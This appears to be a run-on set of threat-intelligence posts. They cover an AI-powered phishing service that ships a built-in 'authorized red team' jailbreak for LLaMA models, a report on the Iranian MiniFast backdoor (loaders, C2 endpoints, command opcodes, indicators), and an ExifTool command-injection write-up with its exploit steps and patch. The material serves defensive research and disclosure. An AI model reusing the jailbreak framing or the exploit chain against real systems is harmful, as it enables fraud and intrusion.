llama-3.1-8b-instant ingests up to 5,000 emails in 250-email batches, extracting account numbers, routing numbers, wire amounts, payment deadlines, and reporting hierarchies.llama-3.3-70b-versatile synthesizes the intelligence, generates BEC (Business Email Compromise) drafts tailored to the victim’s writing style, and assigns a BEC score.gpt-4o-mini translates stolen emails for non-English-speaking operators.The researchers assessed with high confidence that the platform’s backend was AI-generated.
The model choices reflect deliberate task routing: Llama 3.1 8B was used for cheap high-volume extraction, Llama 3.3 70B for reasoning-heavy synthesis and stylistic mimicry, and GPT-4o-mini was reserved for translation where it has the strongest multilingual capability and where the task itself looks innocuous to provider-side monitoring. The riskiest content generation is kept on Groq-hosted open-weight models instead of on OpenAI’s more closely monitored surface.
The jailbreak is the product. Both Groq-hosted LLaMA stages operate under a jailbreak embedded at the platform level, not applied by the operator and not visible to the customer. Stage 1 frames the model as an “authorized red team security analyst” conducting “sanctioned penetration tests”; Stage 2 upgrades to “senior red team analyst.” Prompts direct the model to reference real email threads, mask payment changes behind “plausible business reasons”, imitate sender style, and generate emails “realistic enough to fool a trained employee.” This is security bypass at SaaS scale: write the jailbreak once, ship it as a feature, and it’s inherited in every customer session.
The original EvilTokens advertising posts reveal additional features, including a Calendar Invite module which sends fake meeting invitations that appear as legitimate Outlook and Gmail meeting requests, with built-in Sender Spoofing (Organizer Identity). In a BEC context, this is used to apply timing pressure on finance personnel: a fake “urgent review meeting” appears on the target’s calendar shortly before a wire-transfer request lends the request a sense of pre-authorized context. Combined with the AI-generated email and the SMTP Sender, this completes a full BEC social engineering toolkit covered end-to-end by a single PhaaS offering.

EvilTokens’ Telegram channel announced additional AI-based features after Sekoia’s disclosure. The platform did not go offline and accelerated its AI feature development through April 2026.

AI-assisted vulnerability research has become a category in its own right and is now commercialized at both major frontier labs simultaneously on two tiers: a restricted research-grade capability and a productized defender tool.
At the frontier, Anthropic’s Claude Mythos, released through Project Glasswing, reportedly demonstrated a systematic, rapid mechanism to search for vulnerabilities and revealed a very large number of vulnerabilities, some long-buried zero-days in core infrastructure. These include a 27-year-old OpenBSD TCP/SACK bug found at roughly $20,000 in compute, a 16-year-old FFmpeg H.264 codec flaw, and a FreeBSD NFS remote code execution vulnerability in software that was analyzed for decades. The capability jump within a single generation is steep: on the same Firefox test set, Opus 4.6 produced 2 successful exploits and Mythos produced 181. Anthropic notes that this capability was not explicitly trained for but “emerged as a downstream consequence of general improvements in code, reasoning, and autonomy.” The productized tier is wider and more accessible: Claude Security (running on the public Opus 4.7 model) entered public beta for Enterprise customers, and OpenAI’s Codex Security, in research preview since early March, has had 14 CVEs assigned during the preview window on OpenSSH, GnuTLS, libssh, PHP, and Chromium.
The same capability curve is reaching attackers at the commodity tier, faster than defenders can patch. A researcher using a standard Claude API subscription identified CVE-2026-34197, a 13-year-old Apache ActiveMQ remote code execution vulnerability, and attributed roughly 80% of the work to Claude and the remainder to his refinement. LMDeploy SSRF (CVE-2026-33626) was exploited within 12 hours of the advisory publication, with no public proof-of-concept available. This time-frame compression is consistent with attackers building working exploits directly from advisory text. GenAI is accelerating this workflow.
Vendors are using AI to find vulnerabilities that sat undiscovered in core infrastructure for decades while attackers are using AI to find and weaponize newly-disclosed vulnerabilities within hours of publication. The patch window, the period between disclosure and exploitation, is being compressed on both sides. Vendors and customers need to adjust to a new high rate of patch development, delivery and deployment. The side that reacts the fastest will gain the most from recent AI developments.
Corporate environment data collected by Check Point in March – April 2026 shows enterprise GenAI usage continuing to scale while the associated risk profile remains stable. Approximately one in every 28 prompts (3.6%) posed a high risk of sensitive data exposure, a modest increase from the January–February baseline of 3.2%, observed across 91% of organizations actively using GenAI tools (compared with 90% in the previous period). The proportion of prompts containing potentially sensitive information rose from 16% to 18%.

The average employee generated 78 prompts during March – April, up from 69, with organizations using an average of 10 GenAI tools. Interaction volume is rising while risk ratios remain stable, producing a proportional increase in absolute exposure events.
The consistency of these metrics across two reporting periods indicates a maturing adoption pattern: data exposure is not an episodic incident category but a continuous operational risk requiring sustained monitoring and policy enforcement.
Our findings converge on a small number of structural observations.
The post AI Threat Landscape Digest March-April 2026 appeared first on Check Point Research.
During the recent geopolitical tensions in the Middle East, we reported on multiple Iran-nexus threat actors advancing Iran’s strategic objectives through cyber operations. These activities included targeting internet-connected cameras, conducting destructive attacks against US and Israeli entities, and exfiltrating data from cloud environments to support broader kinetic and intelligence-gathering efforts.
Nimbus Manticore (also tracked as UNC1549) is an IRGC-affiliated threat actor who primarily targets the defense, aviation and telecommunication sectors through career-themed phishing campaigns. Nimbus Manticore stands out compared to other Iranian-linked groups due to its complex malware toolset.
In 2025, we documented the MiniJunk malware framework used by Nimbus Manticore to target high-profile organizations across Western Europe and the Middle East.
In the recent campaign, the actor adopted several new techniques, including AppDomain (application domain) hijacking, AI-assisted malware development, and SEO poisoning.
In this article, we focus on three waves of the threat actor’s activity in the last few months, as well as discuss their latest techniques.

Figure 1 – 2026 campaign timeline during the ongoing military campaign.
In February 2026, amid rising tensions between the US, Israel and Iran and weeks of military buildup, we monitored new Nimbus Manticore phishing activity worldwide. In this campaign, the threat actor introduced a modified infection chain by abusing AppDomain Hijacking for execution instead of relying on the usual DLL sideloading techniques.
AppDomain Hijacking is a technique that abuses legitimate .NET applications to load a malicious DLL at launch time. This is achieved by placing a Trojanized XML .config file in the same directory as the target application. The configuration file, named after the abused binary with the .config suffix, specifies an attacker-controlled AppDomainManager class that points to a malicious DLL. When the application starts, the .NET runtime loads the DLL, enabling malicious code execution within the context of the trusted process.

Figure 2 – Config file pointing the appDomainManager class to the attacker-controlled DLL.
The phishing lure is consistent with previous Nimbus Manticore campaigns, targeting employees in selected organizations (primarily software and aviation sectors) with fake career opportunities. Targeted organizations in Saudi Arabia and Australia were directed to download a compressed ZIP archive stored on the OnlyOffice platform.

Figure 3 – ZIP file hosted on Onlyoffice.
The downloaded ZIP file contains these files:
Setup.exe.config – AppDomain Hijacking configuration file pointing to uevmonitor.dll.uevmonitor.dll – A first stage Dropper.Interop.TaskScheduler.dll – a benign DLL.
Figure 4 – Zip file masquerading as an Accenture job opportunity.
After the setup.exe binary is executed, the first-stage loader (uevmonitor.dll) is loaded. This component is responsible for extracting and deploying the next-stage payload, which is stored in encrypted form within the loader itself.
The extracted files are written into C:\Users\<USER>\AppData\Local\Packages\ and include a legitimate executable used for DLL sideloading alongside a malicious DLL identified as a new version of the MiniJunk backdoor.
The first-stage loader uevmonitor.dll shares multiple behaviors similar to older MiniJunk loader variants. These include validating that it is loaded specifically by the Setup.exe process and displaying a fake error message stating "Couldn't connect to survey server" to appear as a legitimate application failure and reduce user suspicion.

Figure 5 – Campaign 2: During Operation Epic Fury – Attack Chain.
During Operation Epic Fury, we continued to observe activity from the threat actor. Despite the challenging environment, Nimbus Manticore demonstrated a strong ability to rapidly adapt, maintain infrastructure, and develop new tooling. We assess that this capability was likely supported, at least in part, by LLM-based tools and AI-assisted development techniques.
In addition to career-themed phishing lures masquerading as a US-based airline, the threat actor also used a Trojanized Zoom installer, which we assess was part of a phishing campaign using fake meeting invitations. In addition, the Trojanized Zoom installer demonstrated in-depth research into the original application’s installation and execution flow, enabling it to be seamlessly integrated into the infection chain.
Similar to previous campaigns, the threat actor continued leveraging AppDomain Hijacking, not just for the initial execution stage but also during the deployment and execution of the final backdoor. For the final payload, the threat actor introduced a new backdoor that we named MiniFast, replacing the previously used MiniJunk malware family.
Many of the files used throughout the campaign had valid digital signatures via SSL.com, continuing the abuse of trusted signing infrastructure we previously documented in our 2025 report. We identified the use of at least two certificates during the current activity, including:
Gray Matter Software S.R.L.Kirubel Kerie NegeyaThe infection chain begins with the victim downloading a compressed archive named Zoominstall64.zip, which contains the following files:
Setup.exe – Benign Microsoft-signed binary (ServiceHub.VSDetouredHost.exe).Setup.exe.config – AppDomain Hijacking configuration file pointing to InitInstall.dll.InitInstall.dll – First-stage loader.Zoom_cm.exe – Original Zoom installer.UpdateConfig.xml – AppDomain Hijacking configuration file pointing to Updater.dll.Updater.dll – Second-stage loader.UpdateChecker.dll – Final backdoor payload (MiniFast).After Setup.exe is launched by the user, the first-stage loader (InitInstall.dll) is executed through AppDomain Hijacking using the accompanying .config file.
The loader itself is lightly obfuscated. Most readable strings are decrypted at runtime using a simple combination of ROT13 encoding and reversed-string transformations. Aside from the string obfuscation layer, the codebase contains meaningful function names and relatively well-structured logic. Execution begins with the malware displaying a fake installation progress window intended to mimic legitimate software installation activity. At the same time, the loader launches the legitimate Zoom installer (Zoom_cm.exe) to make the execution flow appear to the victim as a normal software installation.
After launching the installer, the malware enters a loop that lasts approximately one minute, continuously monitoring the system for the creation of a scheduled task matching this format:
ZoomUpdateTaskUser-<current user SID>
This scheduled task is usually created by the legitimate Zoom installer during installation.
When the task is created, the malware hijacks and modifies it to execute the second-stage component instead. By abusing an existing Zoom scheduled task rather than creating a new suspicious persistence mechanism, the malware attempts to blend into legitimate system activity and reduce detection opportunities.
The next-stage files are copied into C:\Users\<USER>\AppData\Local\Zoom\bin\update. This directory contains four files copied from the original archive, including the benign Microsoft-signed binary from the first stage, now renamed to Update.exe. The malware again abuses AppDomain Hijacking to load the second-stage loader (Updater.dll) through the trusted Update.exe process.
Similar to the first stage, the second-stage loader uses the same runtime string decryption routine based on ROT13 and reversed strings.
At the beginning of its execution, the loader performs a simple anti-analysis validation intended to evade sandbox environments and automated dynamic analysis systems. The malware only continues execution if:
update.exesvchost.exeThis execution-chain validation ensures that the DLL is loaded by the malware’s intended loader component and that execution originates from the scheduled-task persistence mechanism instead of launched directly through explorer.exe etc.
The primary purpose of the second-stage loader is to dynamically load the final MiniFast payload (UpdateChecker.dll), locate its exported function named CheckForUpdates, and execute it.
This campaign also provides multiple indications that the threat actor leveraged AI-assisted development during the malware creation. We see evidence for this in both the initial access loaders and within the MiniFast backdoor itself.
Several coding patterns and implementation details strongly suggest the use of AI-generated or AI-assisted code during development, including:
GetUserName.These characteristics are increasingly prevalent in malware development as threat actors leverage AI-assisted tools to accelerate development, improve code structure, and rapidly utilize new capabilities.
In April, we observed a new infection method, a fake website impersonating a download page for SQL Developer, a graphical tool used for working with databases. Users who attempted to download the software from the fake site instead received a weaponized installer that delivered the MiniFast backdoor.

Figure 6 – Screenshot of the getsqldeveloper[.]com site.
This malware delivery method differs from Nimbus Manticore’s usual infection chains which typically rely on career-themed phishing lures. In this campaign, the actor abuses search engine optimization techniques by registering dozens of domains that link to the bogus domain, getsqldeveloper[.]com. This is likely an attempt to increase the site’s visibility through link-based reputation signals.
At the time of our analysis, the malicious domain ranked high in the results returned by multiple search engines, such as Bing and DuckDuckGo, for the query “sql developer.” This increased the likelihood that users searching for legitimate SQL Developer downloads would encounter the site.
The pages also rely on keyword stuffing, repeatedly using search-oriented phrases such as “Download SQL Developer” and “SQL Developer Free,” likely to improve ranking for users searching for SQL Developer-related downloads.
MiniFast is a 64-bit Windows PE DLL that exposes a single export named CheckForUpdates which acts as the main entry point. The DLL operates as a fully featured backdoor designed for long-term persistence and remote command execution. Analysis of multiple samples indicates the malware is undergoing active development, with the threat actor continuously modifying and improving the implant across versions.

Figure 7 – Export function CheckForUpdates structure.
Similar to the previous stage, the backdoor again appears to be executing under the expected process chain by verifying that the hosting process is named update.exe and that its parent process is svchost.exe
The implant communicates with its C2 (command and control) infrastructure using an API-style architecture with JSON-formatted data exchanges. To blend into legitimate network traffic, the malware impersonates a Chrome browser using the following hardcoded User-Agent string: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
The backdoor implements several structured HTTP endpoints throughout the infection lifecycle:
| URI | Method | Purpose |
|---|---|---|
/rg | POST | Initial handshake |
/agent/init | POST | Initial victim registration |
/agent/poll?token= | GET | Task retrieval |
/agent/result | POST | Command execution result upload |
/upload/ | PUT | File exfiltration |
/files/ | GET | File download from the C2 |
Before entering its tasking loop, the malware performs basic host reconnaissance by collecting information such as the username, hostname, and domain info, and then submits the collected data as a unique clientId to the /rg endpoint using a POST request.
{
"clientId":"<ComputerName>:<USERDOMAIN>\<UserName>",
"type":"poll"
}
If the server responds with HTTP status code 200, the backdoor skips parsing the response body and continues executing normally. However, when the server responds with status code 400, the malware parses the returned JSON object and extracts a socketId, which acts as the session identifier for all future communications.
In addition, the server response may include updated values for pollInterval and jitterTime, allowing the operator to dynamically adjust the timing between subsequent communications with the C2 infrastructure.
{
"socketId":"<string>",
"pollInterval":120000,
"jitterTime":5000
}
Next, the backdoor continues to register the infected host by again sending the machine information, this time to the /agent/init in the following format:
{
"token": "<socketId>",
"pcName": "<computer_name>",
"userName": "<user_name>",
"domainName": "<USERDOMAIN>",
"isElevated": true_or_false
}
Only after it receives an HTTP status code 200 from the C2 server does the backdoor proceed to fetch commands for execution using a GET request to /agent/poll?token=<socketId>.
Here, the communication between the implant and the C2 server is not in a JSON format and is performed using Base64-encoded serialized task structures, where each response contains one or more encoded tasks that are later decoded and processed by the backdoor.
struct PollEnvelope {
uint32_t task_count;
struct TaskDescriptor {
uint32_t len_base64;
char base64_task[len_base64]; // ASCII, no null terminator
} tasks[task_count];
};
Each task is then Base64-decoded into a secondary structure, containing the opcode and associated arguments:
struct TaskRecord {
uint8_t opcode;
uint8_t pad[7]; // alignment
custom_str_struct arg_main; // at offset +0x08: main command argument
custom_str_struct arg_aux; // at offset +0x28: secondary arg (if needed)
custom_str_struct taskId; // at offset +0x48: unique task identifier
}
The opcode determines which capability is executed, while the remaining fields contain command arguments and task tracking identifiers. The malware implements a structured opcode-based command handler that provides operators with extensive control over infected systems.

Figure 8 – MiniFast Command switch.
The supported command set:
| Opcode | Capability | Arguments | Description |
|---|---|---|---|
0x02 | List Directory | path | Lists files and folders inside a specified directory. |
0x03 | Move / Rename | source, destination | Moves or renames files and directories on the victim machine. |
0x04 | Execute Command | command | Executes shell commands using cmd.exe /c and returns captured output. |
0x05 | Enumerate Processes | None | Enumerates running processes and returns process names alongside their PIDs. |
0x06 | Delete File / Directory | path | Deletes files or directories depending on the target type. |
0x07 | Download File | fileUuid, destinationPath | Downloads a file from the C2 server to the local machine. |
0x08 | Upload File | path | Uploads local files from the infected machine to the C2 server. |
0x09 | Enumerate Drives | None | Lists available logical drives on the infected machine. |
0x0A | Kill Process | pid | Terminates a process using its PID. |
0x0B | Load DLL | dllPath, exportName | Dynamically loads a DLL and invokes a specified exported function. |
0x0C | Create Directory | path | Creates a new directory on the victim machine. |
0x0D | Create ZIP Archive | sourcePath, zipPath | Creates a ZIP archive from files or directories. |
0xB0 | Request UAC Elevation | pathOrCommand | Attempts to relaunch a process with elevated privileges using runas. |
0xB1 | Install Persistence | binaryPath | Creates or updates a scheduled task named WindowsSecurityUpdate. |
0xF0 | Set Poll Interval | milliseconds | Updates the beacon polling interval. |
0xF1 | Idle Command Acknowledge | None | Acknowledges an idle-time command without modifying behavior. |
0xF2 | Set Jitter | milliseconds | Updates the jitter value applied to beacon intervals. |
Default | Unknown Opcode | Any | Returns an error for unsupported commands. |
After executing a task, the implant serializes the execution result into a dedicated response structure which is Base64-encoded and submitted back to the C2 server through the /agent/result endpoint. The encoded result object contains the task identifier, execution status, and command output:
struct ResultEntry {
uint32_t taskIdLen;
char taskId[taskIdLen]; // unique task identifier
uint32_t status; // 0 = success, 1 = error
uint8_t resultText[resultLen]; // command output
};
Nimbus Manticore consistently focuses on Europe, the Middle East and Africa, particularly Israel and the United Arab Emirates. However, in contrast to our previous research, the actor’s recent operations demonstrate an expansion toward aviation-sector targets in the United States.
As observed in prior campaigns, there appears to be a strong correlation between the phishing lure and the targeted sector. For example, fraudulent hiring portals impersonating aviation companies were used to target employees and organizations operating within that industry. In the current campaign, impersonate US domestic airlines suggest a deliberate focus on US-based targets.
Our findings indicate targeting extends across several strategic sectors, including aviation and software development. These sectors align with the IRGC’s broader intelligence collection priorities.

Figure 9 – Geographic Distribution of victims around the world.
Nimbus Manticore is one of the most sophisticated Iranian-aligned threat actors with a long-standing focus on the defense, telecommunications, and aviation sectors. The ongoing conflict in the Middle East, combined with the operational demands of wartime activity, appears to have significantly accelerated their malware evolution.
As an IRGC-affiliated entity operating under heightened geopolitical conditions, Nimbus Manticore demonstrated a rapid adoption cycle for new techniques, tooling, and operational methodologies. The actor’s activity during Operation Epic Fury highlights their increasing adaptability, particularly through the integration of AI-assisted malware development, novel infection vectors, and advanced stealth mechanisms.
SHA256 10fd541674adadfbba99b54280f7e59732746faf2b10ce68521866f737f1e46d eee657ffdb2af8ed6412221e7d5fbf4f5742f2ac2c88f43f12db46af0697de71 781605ce9d4a9869e846f6c9657d71437cb6240ab27ffbc4cd550c0e06996690 2c214494fd0bad31473ca8adce78a4f50847876584571e66aadeae70827ec2dc f08b17856616d66492a24dced27f788e235f35f42fa7cd10f315000d3a2f4c03 a57ffb819fe8d98ff925c5d7b239598fe302acf5a13193d7a535040a71298fdf 63d0d3c4a7f71bdbca720903d6a99b832089cc093c64d2938e7e001e56c17ab4 74882085db2088356ed7f72f01e0404a0a98cda88ef56fb15ce74c1f36b26d27 bc3b44154518c5794ce639108e7b9c5fecb0c189607a26de1aaed518d890c7ad ecaf493c320d201d285ef5f61d75744216e47cf1115b4af528f9a78883cc446e 44f4f7aca7f1d9bfdaf7b3736934cbe19f851a707662f8f0b0c49b383e054250 0db36a04d304ad96f9e6f97b531934594cd95a5cea9ff2c9af249201089dc864 485f182f7b74ea4013b2539275a95d21e3a9bf0082c331937af9353a324b36f3 64530d7e6ee30e4a66d9eeed6b8595c33fd72f5f73409133ca40539e5695df4c 332ba2f0297dfb1599adecc3e9067893e7cf243aa23aedce4906a4c480574c17 9e4a658e6d831c9e9bdfe11884a75b7c64812ed0a80e8495ddf6b316505acac1 43dc62cef52ebdd69e79f10015b3e13890f26c058325c0ff139c70f8d8eadcfa 8808c794c24367438f183e4be941876f1d3ecd0c8d2eb43b10d2380841d2283b 5c3362d20229597d11380f56d1f2eb39647fb6afad7be8392a7abcd18dff12f8 0291ef318576953f7f3fe287e7775ed1d7c3206119dc7b9cd6d85c02779e6e40 d4a7e9f107fe40c1a5d0139c6c6e25bf6bf57f61feff090bee28f476bb3cc3c2 38bd137c672bd58d08c4f0502f993a6561e2c3411773d1ae57ee0151a0a9d11d f54cd38632ac9da3af3533ae93e92625cbcb04df521dbf1b6acfaa81218f9e8c b19e06da580cf91691eda066ac9ee4b09c6e5dc26c367af12660fe1f9306eec4 9cf029daca89523d917dafed0568d11d00e45ec96b5b90b4a1f7fd4018c7da84 a13ba3c5aff46e9daf2d23df4b3e3d49dc7236c207c56f0a1433051f3450d441 dfa1e3137a032ee8561a1cd5e1a0f71a10bebb36aef7c336c878638a9c1239ee Domains business-startup[.]org business-startup.azurewebsites[.]net businessstartup.azurewebsites[.]net buisness-centeral.azurewebsites[.]net buisness-centeral-transportation.azurewebsites[.]net buisness-centeral-transportation[.]com licencemanagers.azurewebsites[.]net licencesupporting.azurewebsites[.]net peerdistsvcmanagers.azurewebsites[.]net nanomatrix.azurewebsites[.]net PremierHealthAdvisory[.]com PremierHealthAdvisory[.]azurewebsites.net Premier-HealthAdvisory[.]azurewebsites.net ramiltonsfinance[.]com ramiltonsfinance.azurewebsites[.]net ramiltons-finance.azurewebsites[.]net globalitconsultants.azurewebsites[.]net globalit-consultants.azurewebsites[.]net global-it-consultants.azurewebsites[.]net global-it-checkers.azurewebsites[.]net global-it-checkbusiness.azurewebsites[.]net global-check-itbusiness.azurewebsites[.]net global-check-business-it.azurewebsites[.]net globalbusiness-checkers-it.azurewebsites[.]net getsqldeveloper[.]com
The post Fast and Furious – Nimbus Manticore Operations During the Iranian Conflict appeared first on Check Point Research.
Open-source framework ROADtools is being misused by threat actors for cloud intrusions. Learn how to identify its malicious use.
The post Paved With Intent: ROADtools and Nation-State Tactics in the Cloud appeared first on Unit 42.


![]()
ExifTool is a widely adopted utility for reading and writing metadata in image, PDF, audio, and video files. It is available both as a standalone command-line application and as a library that can be embedded in other software. In this article, we break down CVE-2026-3102, an ExifTool vulnerability discovered by Kaspersky’s Global Research and Analysis Team (GReAT) in February 2026 and patched by the developers within the same month. Affecting macOS systems with ExifTool version 13.49 and earlier, this flaw could let an attacker run arbitrary commands by hiding instructions inside an image file’s metadata.
This investigation originated from revisiting an n-day vulnerability I first examined years ago: CVE-2021-22204. That flaw exploited weak regex-based sanitization before feeding user input into an eval sink. By auditing adjacent input validation routines across ExifTool codebase for similar oversights, I discovered CVE-2026-3102. Successful exploitation of CVE-2026-3102 enables an attacker to execute arbitrary shell commands with the privileges of the user invoking ExifTool, potentially leading to full system compromise.
Exploiting CVE-2026-3102 requires the -n (also known as -printConv) flag and outputs machine-readable data without additional processing.
Taint analysis (aka tainted data analysis) allows for the detection of “dirty” data that reaches dangerous locations without validation. In this context, a “sink” is a point or function in a program where data or a parameter marked as “tainted” or originating from an untrusted source (e.g., user input) can affect the program’s behavior. In ExifTool, these functions are eval and system, both of which are capable of executing system commands. While CVE-2021-22204 exploited an eval function as a sink, this vulnerability (CVE-2026-3102) targets the system function. Knowing the vulnerable sink, we needed to trace how user-controlled data reaches it. Below, we break down the details.
The screenshot above shows where the system() sink resides within the SetMacOSTags function. Tracing backward from system(), we identified the $cmd variable as the source of the executed command. This variable is assembled from three inputs: $file (properly sanitized), $setTags (processed iteratively), and $val (user-controlled and, crucially, left unsanitized in the vulnerable branch).
In ExifTool, a tag is a named metadata field. When parsing an image, the utility extracts date and time values from standard EXIF records or macOS filesystem attributes. To handle file creation dates on macOS, ExifTool relies on the Spotlight system attribute MDItemFSCreationDate. Within the program code, this attribute maps to the internal alias $FileCreateDate. These two identifiers govern how the file creation date is stored and applied.
This creates a critical link to the vulnerability: when parsing an image, ExifTool iterates through the discovered tags. The current tag’s name is assigned to the $tag variable, while its text content (e.g., a date string) is assigned to $val. The vulnerable code path is triggered only when $tag matches MDItemFSCreationDate or $FileCreateDate. At this point, the tag’s content flows into $val and is passed to the SetMacOSTags function. As shown in the screenshot below, the filename parameter is properly escaped, but the date value ($val) is not. Because the date is extracted directly from file metadata, an attacker can inject quotes into this field. This breaks the command structure and allows the payload to execute via the system() sink.
The following screenshots show some of the tags that can be modified. With the vulnerable parameter identified, the next challenge was delivery: how to place our payload into FileCreateDate without triggering early validation? We found the answer in the official documentation.
Let’s refer to the documentation to understand how ExifTool handles tag operations and identify a legitimate feature that can be repurposed for exploitation. Specifically, we need to find a way to deliver our payload into the vulnerable FileCreateDate parameter. When looking for macOS-related tags as well as FileCreateDate, we can find the following information:
-geotag, -csv= or -json=-tagsFromFile feature is used.(You can find the useful info on tag operations above and how it relates under the hood in ExifTool in the dedicated section of the documentation and on the ExifTool description page.)
To trigger the vulnerability, we need to copy a string (date format: MM/DD/YYYY) using the -tagsFromFile feature, as this operation invokes the SetMacOSTags function where the unsanitized $val parameter reaches the system() sink.
Why copy instead of writing directly? Because the vulnerable code path (SetMacOSTags) is only triggered when metadata is copied into FileCreateDate — not when it is written directly. By using -tagsFromFile, we can prepare a “source” tag (e.g., DateTimeOriginal) that accepts arbitrary values and copy that value into FileCreateDate, thereby invoking the vulnerable function with our controlled input.
Furthermore, we want to introduce single quotes (since they are not being escaped in $val). For starters, we can look for date-time tag and copy via -tagsFromFile by searching the EXIF tag table. Direct assignment to FileCreateDate is heavily validated, so we looked for a source tag that accepts raw values and can be copied into the target field. The following snippet shows the beginning of said table.
When doing the analysis, I made use of DateTimeOriginal though I believe you can also use CreateDate which is 0x9004 (see the following screenshot). Initial attempts to inject malformed dates failed: ExifTool’s built-in filter rejected the input. To bypass this, we examined how the tool handles raw metadata.
To confirm that the PrintConvInv filter rejects invalid dates when written directly, I ran the following command, where evil_benign.jpg is a normal JPG with an invalid date time format. We are greeted with the error message: Invalid date/time. This requires the time as well. The next screenshot confirms that direct exploitation fails: ExifTool’s date validation detects the malformed input and rejects the change, activating the internal PrintConvInv filter.
That said, it is possible to ignore the formatting and use the -n flag which accepts raw values instead of human-readable value. The -n flag skips the PrintConvInv conversion step, which is exactly where input sanitization occurs. This confirmed we could park unsanitized data in a source tag. The final step was to trigger the vulnerable code path by copying that data into FileCreateDate. This means we should now be able to modify the DateTimeOriginal tag with the invalid date time format with an -n flag. Examining the EXIF metadata tag, we can confirm that we can store a raw value without a proper human readable format that ExifTool accepts:
To inject commands, we have to revisit the single quote injection into this datetime related tag.
The following screenshot shows that we have successfully set the datetime metadata with the single quote. With the payload safely stored in a source tag, the next step was to copy it into FileCreateDate, triggering the vulnerable system() call.
The next step now is to copy the datetime tag to a file which invokes SetMacOSTags. According to the documentation, this is how we can copy the data from the SRC tag to the FileCreateDate tag as seen in the SetMacOSTags with the -tagsFromFile feature.
exiftool [_OPTIONS_] -tagsFromFile _SRCFILE_ [-[_DSTTAG_<]_SRCTAG_...] _FILE_...
Therefore, we can craft our final command:
cp evil_benign.jpg pwn.jpg; ../../exiftool -n -tagsFromFile evil_benign.jpg "-FileCreateDate<DateTimeOriginal" pwn.jpg
Here, we confirm that the payload has been executed! Note that when copying tags in MacOS (Darwin), the /usr/bin/setfile command is used. To view the full $cmd value before the injection, I have added the debugging statement to displaying the actual command that is executed within the system function.
Upon injection, we can see that our command gets executed via command substitution. The single quotes that we added helped to make the entire command syntactically valid. The following shows a more detailed labelling and their roles in making this command line injection successful:
Such an image can appear completely benign and easily find its way into a newsroom or any organization that processes photos on macOS using ExifTool. Once processed, an attacker could silently deploy a Trojan for covert data exfiltration, drop additional malware, or use the compromised machine as a foothold to expand the attack within the victim’s network.
After verifying successful exploitation, we examined how the maintainer addressed the flaw in version 13.50. In the vulnerable version of ExifTool, commands were sanitized before being concatenated together. This means that it is possible to concatenate single quotes which led to the exploitation. However, by abstracting the system call into a dedicated wrapper and requiring a list of arguments instead of concatenated string, the fix removes the need for any manual escaping altogether.
1. Replacing string form to argument list form:
#### BEFORE
$cmd = "/usr/bin/setfile -d '${val}' '${f}'";
system $cmd;
#### AFTER
system('/usr/bin/setfile', '-d', $val, $file);2. Create new System() wrapper. In version 13.49, the output is piped to /dev/null . To maintain that logic, the wrapper would temporarily redirect STDOUT/STDERR to /dev/null and restore them after the call.
# Call system command, redirecting all I/O to /dev/null
# Inputs: system arguments
# Returns: system return code
sub System
{
open(my $oldout, ">&STDOUT");
open(my $olderr, ">&STDERR");
open(STDOUT, '>', '/dev/null');
open(STDERR, '>', '/dev/null');
my $result = system(@_);
open(STDOUT, ">&", $oldout);
open(STDERR, ">&", $olderr);
return $result;
}
It’s critical to ensure that all photo processing workflows are using the updated version. You should verify that all asset management platforms, photo organization apps, and any bulk image processing scripts running on Macs are calling ExifTool version 13.50 or later, and don’t contain an embedded older copy of the ExifTool library.
ExifTool, like any software, may contain additional vulnerabilities of this class. To harden defenses, I recommend using Kaspersky Open Source Software Threats Data Feed for continuous monitoring of open-source components in your software supply chain, and Kaspersky for macOS as comprehensive endpoint protection. Additionally, isolate processing of untrusted files on dedicated machines or virtual environments with strictly limited network and storage access. If you work with freelancers, contractors, or allow BYOD, enforce a policy that only devices with an active macOS security solution can access your corporate network.
CVE-2026-3102 highlights the risks of inconsistent input sanitization in tools that bridge high-level metadata parsing with platform-specific utilities. While exploitation requires explicit flag usage (-n) and is restricted to macOS, the vulnerability underscores the danger of manual escaping routines in evolving codebases. The transition to list-form system execution provides a robust, architecture-level fix that eliminates shell interpretation risks entirely. This case reinforces a core security principle: replacing fragile string concatenation with secure, list-based API calls remains the most reliable mitigation against command injection.